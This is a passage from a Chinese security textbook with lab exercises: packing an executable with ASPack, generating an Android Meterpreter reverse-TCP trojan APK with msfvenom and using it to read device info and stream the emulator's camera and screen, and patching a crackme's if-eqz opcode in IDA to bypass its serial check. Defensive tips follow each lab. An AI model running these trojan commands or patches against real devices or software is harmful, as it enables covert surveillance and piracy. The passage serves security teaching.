为方便操作，本实验被选择在一台运行 Windows XP 及以上版本的计算机上进行，同时需要提供 ASPack 工具。

## 7.1.3 实验过程

**步骤 1**：运行 ASPack 工具，打开如图 7-1 所示的 ASPack 操作界面。





图 7-1 ASPack 操作界面

**步骤 2**：单击“打开”按钮，在打开的如图 7-2 所示的对话框中选择要进行加壳的程序，本实验使用已经准备的 test. exe 文件，单击“打开”按钮返回 ASPack 操作界面。





图 7-2 选择要加壳的程序

**步骤 3**：单击“压缩”按钮，对刚才选择的 test. exe 文件进行压缩（加壳）操作，如图 7-3 所示。

**步骤 4**：加壳操作结束后，打开原来存放 test. exe 的文件夹，可以发现多了一个名称为 test. exe. bak 文件，这个文件是 test. exe 未加壳时的备份文件，而现在的 test. exe 文件是已经被加壳后的文件，如图 7-4 所示。





图 7-3　对 test. exe 文件进行压缩操作

| 名称 | 修改日期 | 类型 |
| --- | --- | --- |
| ASPack_cn | 2014/7/16, 星期三 11:01 | 文件夹 |
| 万能脱壳工具 | 2020/7/23, 星期四 18:03 | 文件夹 |
| test.exe | 2021/12/24, 星期五 14:10 | 应用程序 |
| test.exe.bak | 2021/12/24, 星期五 14:10 | BAK 文件 |

图 7-4　显示已加壳和未加壳的文件

**步骤 5**：使用万能脱壳工具对 test. exe 进行检测，就会发现 test. exe 是被加壳后的程序，扫描结果如图 7-5 所示。





图 7-5　使用万能脱壳工具检测 test. exe 程序

## 7.1.4　任务与思考

针对文件加壳的防范方法主要有以下两种。

**1. 签名验证**

在应用程序发布时，每一款应用程序都会有一个专门针对该款软件的数字签名，被用来

验证软件的具体身份信息，不同厂商软件的数字签名不同。由于数字签名是无法伪造的，因此利用该特征就可以知道一款应用程序是否为正版软件。对于加入了数字签名验证代码的软件来说，如果盗版者对其进行二次打包时没有去掉验证代码，则打包生成的盗版 App 在运行过程中就会自动报警，被安全软件识别。但是，“道高一尺，魔高一丈”，如果盗版者具有较强的逆向分析水平，能够找到原 App 的数字签名代码并移除或屏蔽，就可以避免报警产生。为此，要较好地解决此问题，单纯通过软件技术是无法实现的，目前最有效的办法仍然是采用验证技术，将安全性寄托在数字签名的证书管理上，通常可通过信誉度较高的可信第三方（如知名 App 安全软件商）负责对 App 进行数字签名验证。

**2. 加固处理**

应用加固是近年来兴起的一种反盗版、防篡改技术，其基本方法是先将正版应用程序进行反汇编，之后对程序的汇编代码进行加密和混淆处理，然后再将之重新编译，打包生成应用程序，同时由正版作者对经过加固处理的应用程序重新进行签名。经过加固处理的应用程序虽然理论上仍然可以进行反汇编，但由于程序事先经过了加密处理，因此反汇编之后代码的可读性将大大降低，相应地，盗版者对程序进行逆向分析的难度也大大增加，这将使得盗版者较难在原有代码中植入恶意代码，从而可以有效地阻止应用程序被二次打包和篡改。

扫一扫

视频讲解

## 7.2 Android 手机木马程序设计

### 7.2.1 预备知识：Android 木马程序设计方法

使用 Metasploit 可以生成被植入木马的 Android 应用，当用户启动被植入木马的 Android 应用时，攻击者可以通过 Metasploit 从受害者的手机上获取各种敏感信息，包括短信、电话、录音等。

### 7.2.2 实验目的和条件

**1. 实验目的**

通过本实验，使读者学习并掌握以下内容。

(1) 基于 Android 木马程序的运行机制。

(2) 编写 Android 木马程序，通过指令实现对智能手机的行为控制。

(3) 掌握相关工具的使用方法。

**2. 实验条件**

本实验采用 Kali Linux 操作系统作为攻击机，用于生成 Android 木马程序及接收木马程序返回数据。使用 Windows 7 操作系统为靶机，安装 Android 模拟器以运行包含木马的 Android 应用程序。在具体进行实验之前，需要事先构建相应的实验环境。

### 7.2.3 实验过程

**步骤 1**：查看 Kali Linux 系统主机的 IP 地址，如图 7-6 所示。

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.52.133  netmask 255.255.255.0  broadcast 192.168.52.255
        inet6 fe80::20c:29ff:fed9:108e  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d9:10:8e  txqueuelen 1000  (Ethernet)
        RX packets 24254  bytes 30320829 (28.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10363  bytes 1086719 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 88  bytes 4400 (4.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 88  bytes 4400 (4.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 7-6　查看 IP 地址

**步骤 2**：执行 msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.52.133 lport=55555 R >/root/hacker.apk 命令，生成能够建立反向连接的木马 apk，如图 7-7 所示。

```
┌──(root㉿kali)-[~]
└─# msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.52.133 lport=5555 R > /root/hacker.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10189 bytes
```

图 7-7　生成木马 apk

**步骤 3**：将生成的木马 apk 复制到模拟器中安装并运行，如图 7-8 所示。可以发现，运行后并没有界面。


图 7-8　安装木马 apk

**步骤 4**：返回 Kali Linux 系统，启动 Metasploit 后，按如图 7-9 所示操作。设置好 exploit、payload、lhost 及 lport 后，执行 exploit 命令就可以看到有连接被发起。

**步骤 5**：可以查看目标手机（模拟器）的摄像机个数、系统信息等，如图 7-10 所示。

**步骤 6**：输入 webcam_stream 命令接收目标手机的视频流，如图 7-11 所示。在弹出的页面（如图 7-12 所示）中会显示视频，但必须先在目标手机上确认下，如图 7-13 所示。本实验为了方便演示，选择"实时显示截屏"按钮。

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.52.133
lhost => 192.168.52.133
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.52.133:5555
[*] Sending stage (77138 bytes) to 192.168.52.139
[*] Meterpreter session 1 opened (192.168.52.133:5555 -> 192.168.52.139:50276 ) at 2021-
0

meterpreter >
```

图 7-9　进行攻击

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > sysinfo
Computer    : localhost
OS          : Android 7.1.2 - Linux 4.0.9+ (i686)
Meterpreter : dalvik/android
meterpreter >
```

图 7-10　查看目标手机信息

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /root/oadUrbgH.html
[*] Streaming...
```

图 7-11　接受目标手机视频流


图 7-12　网页显示视频流

**步骤 7**：在目标机器上拖动截屏窗口（如图 7-14 所示），可以在 Kali Linux 操作系统的机器上看到对应的图像被传输过来了，如图 7-15 所示。





图 7-13　选择视频流的数据来源





图 7-14　在靶机的 Android 模拟器中拖动截屏窗口





图 7-15　攻击机成功接收靶机模拟器中的实时截屏图像

## 7.2.4　任务与思考

针对 Android 手机木马程序的攻击，用户可以通过以下几方面加强安全管理。

（1）不随意单击不明链接，由于绝大多数木马程序是通过 QQ 或微信等方式发送链接，在用户收到不明链接或网上购物时，一定要验证发送者信息的真实性。

（2）平时养成关闭 WiFi 或蓝牙功能的习惯，一方面防止攻击者在公共场所通过 WiFi 或蓝牙对手机进行攻击并窃取信息；另一方面可有效节约电能，并可以预防通过 WiFi 实施定位。

（3）及时备份手机等移动终端中的数据，尤其是一些敏感数据，以防止手机因被攻击导致无法正常工作、需要初始化设置时不至于丢失数据。

（4）从运营商、专业供应商或信誉度高的手机软件商店处更新软件固件，避免到一些不

明身份的第三方站点下载和安装固件。

（5）为手机设置流量提醒功能，避免手机不幸感染病毒或恶意软件后台偷偷联网造成资费消耗。

（6）不要随意用手机扫二维码，二维码已经成为恶意程序的新传播途径。

（7）从安全信誉高的站点下载应用程序

扫一扫

视频讲解

# 7.3 IDA 破解实例

## 7.3.1 预备知识：逆向工程分析法

逆向工程最早来源于硬件领域，主要用于检查硬件开发过程中是否遵循相关的规约，同时用于研究他人的系统，发现其工作原理，以达到复制和再利用的目的。目前，逆向工程已经被引入计算机领域，如在软件工程中，逆向工程可用于研究目标系统的工作原理。

作为一个新兴的领域，逆向工程在软件维护中有着重要的作用。充分利用逆向工程技术可以对现有系统进行改造，减少开发强度，提高软件开发效率，降低项目开发的经济成本，提高经济效益，并在一定程度上保证软件开发和利用的延续性。

逆向工程也是信息安全技术的重要组成部分。通过逆向工程，攻击者可以分析软件的目标码，理解程序的结构和逻辑，甚至可以改变一个程序的结构，从而直接影响程序的逻辑流。例如，软件打补丁(patching)便是一种针对逆向工程的应用，打补丁允许在没有源码的情况下为软件添加命令或改变特殊函数调用的方式，这使得软件分析者能够给目标程序添加秘密特性、删除函数或禁用函数、在没有源码的情况下定位错误等。

基于逆向工程的软件漏洞挖掘技术的研究路线首先是将要分析的二进制代码反汇编，得到汇编代码；然后对汇编代码进行切片，即对某些上下文关联密切、有意义的代码进行汇聚，以降低其复杂性；最后通过分析功能模块判断是否存在漏洞。在网络攻防过程中，当发现漏洞后，就可以根据漏洞产生的根源开发相应的渗透工具。

按照是否采用反汇编和反编译得到其高级语言表述的代码，可以将逆向工程的方法分为白盒分析法和黑盒分析法。其中，白盒分析法主要是对源代码进行分析和理解。对于所需分析的二进制代码采用反汇编、反编译的方法，得到其高级语言形式的源代码，并进一步分析此源代码。如果有功能优秀的反编译工具的支持，白盒测试对于发现软件中设计错误和执行错误是非常有效的。然而白盒测试也有不足之处，就是编译后产生的代码和其真正的源代码可能会存在差异，因此可能会误报实际上不存在的漏洞。

黑盒分析法就是利用各种输入对程序进行探测，并对程序运行的结果进行分析。这种分析方法仅需要有运行的程序而不需要分析任何形式的源代码。其测试条件是可运行的程序、能接受输入及可以观察到结果。如果测试者能给运行的程序提供输入，并可以观察输出结果，就可以进行黑盒测试。在黑盒测试时，可以尽量给程序提供各种恶意输入向量，如果用某个特定的测试向量测试程序时程序出现异常，就预示着可能发现了该程序的一个漏洞。相对于白盒测试，黑盒测试在理解代码逻辑和程序行为等方面不是那么有效，而且黑盒测试需要软件分析者具有更多的经验。不过黑盒测试不需要反汇编、反编译等工具的支持，更容易实现。

IDA(interactive disassembler,交互式反汇编器)是一款成熟的交互式反汇编工具,主要被用于反汇编和动态调试。IDA 支持对多种处理器的不同类型可执行模块进行反汇编处理,具有方便直观的操作界面,可以为用户呈现尽可能接近源代码的代码,减少了反汇编工作的难度,提高了效率。IDA 提供了较好的分析技术,它具有更好的反汇编、深层分析和保存静态汇编等优点,同时,利用 IDA 可以观察到 jmp 命令的具体跳转位置。为此,IDA 非常适于分析恶意代码、研究漏洞、保护隐私和其他学术研究。

## 7.3.2 实验目的和条件

### 1. 实验目的

通过本实验,使读者在学习逆向工程分析方法的基础上,熟悉静态分析中所需要的关键知识点,通过具体操作了解 IDA 工具的功能及使用方法。

### 2. 实验条件

本实验可以在 Windows 7 操作系统上通过相关的工具软件来实现,所需要的主要软件如下。

(1) IDA。本实验使用 IDA pro v6.8。

(2) WinRAR。

(3) 静态反编译工具 C32 ASM。本实验使用 C32 ASM v2.0.1。

(4) Android 逆向助手 v2.2。

(5) JDK1.8。

(6) DexFixer。

## 7.3.3 实验过程

首先,安装实验条件中提到的应用程序。其中,在安装 Android 逆向助手的过程时,需要使用 jd-gui 阅读 java 代码,当出现如图 7-16 所示的对话框时,选中“dex 转 jar”单选按钮。





图 7-16 选择 Android 逆向助手的反编译方式

**步骤 1**：开始使用 IDA 分析。将要分析文件的扩展名由 apk 修改为 zip。然后解压缩包，得到它的 classes. dex 文件，再将 classes. dex 文件导入 IDA 中，操作界面如图 7-17 所示。





图 7-17　IDA 操作界面

**步骤 2**：切换到 exports 选项卡，输入 mainactivity，找到第二个 onclick 函数，也就是对应的 MainActivity $ 2. onClick@VL，如图 7-18 所示。





图 7-18　找到 MainActivity $ 2. onClick@VL

**步骤 3**：双击 MainActivity $ 2. onClick@VL 进入函数操作界面，如图 7-19 所示。

```
CODE:0002D08C                    .line 44
CODE:0002D08C                    new-instance                    v0, <t: MainActivity$SNChecker>
CODE:0002D090                    iget-object                     v2, this, MainActivity$2_this$0
CODE:0002D094                    iget-object                     v3, this, MainActivity$2_this$0
CODE:0002D098                    invoke-static                   {v3}, <ref MainActivity.access$1(ref) Mai
CODE:0002D09E                    move-result-object              v3
CODE:0002D0A0                    invoke-virtual                  {v3}, <ref EditText.getText() imp. @ _def
CODE:0002D0A6                    move-result-object              v3
CODE:0002D0A8                    invoke-interface                {v3}, <ref Editable.toString() imp. @ _de
CODE:0002D0AE                    move-result-object              v3
CODE:0002D0B0                    invoke-direct                   {v0, v2, v3}, <void MainActivity$SNChecke
CODE:0002D0B6 .local name:'checker' type:'Lcom/droider/crackme0502/MainActivity$SNChecker;'
CODE:0002D0B6 checker = v0
CODE:0002D0B6                    .line 45
CODE:0002D0B6                    invoke-virtual                  {checker}, <boolean MainActivity$SNChecke
CODE:0002D0BC                    move-result                     v2
CODE:0002D0BE                    if-eqz                          v2, loc_2D0DC
CODE:0002D0C2                    const-string                    v1, aCIxjmcabcngcbo # "娉∠哳鐮俺  纭"
CODE:0002D0C6
CODE:0002D0C6 loc_2D0C6:                                 # CODE XREF: MainActivity$2_onClick@VL+54↓j
CODE:0002D0C6 .local name:'str' type:'Ljava/lang/String;'
CODE:0002D0C6 str = v1
CODE:0002D0C6                    .line 46
CODE:0002D0C6                    iget-object                     v2, this, MainActivity$2_this$0
CODE:0002D0CA                    const/4                         v3, 0
CODE:0002D0CC                    invoke-static                   {v2, str, v3}, <ref Toast.makeText(ref, r
CODE:0002D0D2                    move-result-object              v2
CODE:0002D0D4                    invoke-virtual                  {v2}, <void Toast.show() imp. @ _def_Toas
CODE:0002D0DA
```

图 7-19　MainActivity＄2. onClick@VL 函数操作界面

**步骤 4**：按空格键切换到 IDA 的流程视图，如图 7-20 所示。

```
# Source file: MainActivity.java
public void com.droider.crackme0502.MainActivity$2.onClick(
        android.view.View v)
this = v4
v = v5
.prologue_end
.line 44
new-instance                    v0, <t: MainActivity$SNChecker>
iget-object                     v2, this, MainActivity$2_this$0
iget-object                     v3, this, MainActivity$2_this$0
invoke-static                   {v3}, <ref MainActivity.access$1(ref) MainActivity_access$1@LL>
move-result-object              v3
invoke-virtual                  {v3}, <ref EditText.getText() imp. @ _def_EditText_getText@L>
move-result-object              v3
invoke-interface                {v3}, <ref Editable.toString() imp. @ _def_Editable_toString@L>
move-result-object              v3
invoke-direct                   {v0, v2, v3}, <void MainActivity$SNChecker.<init>(ref, ref) MainActivity$SNChecker__init_@VLL>
.local name:'checker' type:'Lcom/droider/crackme0502/MainActivity$SNChecker;'
checker = v0
.line 45
invoke-virtual                  {checker}, <boolean MainActivity$SNChecker.isRegistered() MainActivity$SNChecker_isRegistered@Z>
move-result                     v2
if-eqz                          v2, loc_2D0DC
```

```
const-string                    v1, aCIxjmcabcngcbo
```

```
.end local 'str'

loc_2D0DC:
.line 45
const-string                    v1, aCIxjmcabsfsepp
goto                            loc_2D0C6
Method End
```

```
loc_2D0C6:
.local name:'str' type:'Ljava/lang/String;'
str = v1
.line 46
iget-object                     v2, this, MainActivity$2_this$0
const/4                         v3, 0
invoke-static                   {v2, str, v3}, <ref Toast.makeText(ref, ref, int) imp. @ _def_Toast_makeText@LLLI>
move-result-object              v2
invoke-virtual                  {v2}, <void Toast.show() imp. @ _def_Toast_show@V>

locret:
.line 47
return-void
```

图 7-20　IDA 流程视图

在图 7-20 中，读者可以清楚地看到代码的关键点就是 if-eqz v2 和 loc_2D0DC，其中左侧箭头表示条件不满足时执行的路线，右侧箭头表示条件满足时执行的路线。

**步骤 5**：虽然不知道乱码代表的具体内容，但通过直接修改 if-eqz 即可破解该程序。具

体方法为：将鼠标定位到 if-eqz 上，单击 Hex View-1 标签，切换到十六进制处，其相应的字节码是 38 02 0F 00，所对应的地址是 0002D0BE，如图 7-21 所示。





图 7-21　十六进制方式显示

**步骤 6**：将 classes. dex 文件放入 C32 ASM 中，以十六进制打开，并跳转到 0002D0BE。随后将 38 修改为 39 后保存，如图 7-22 所示。

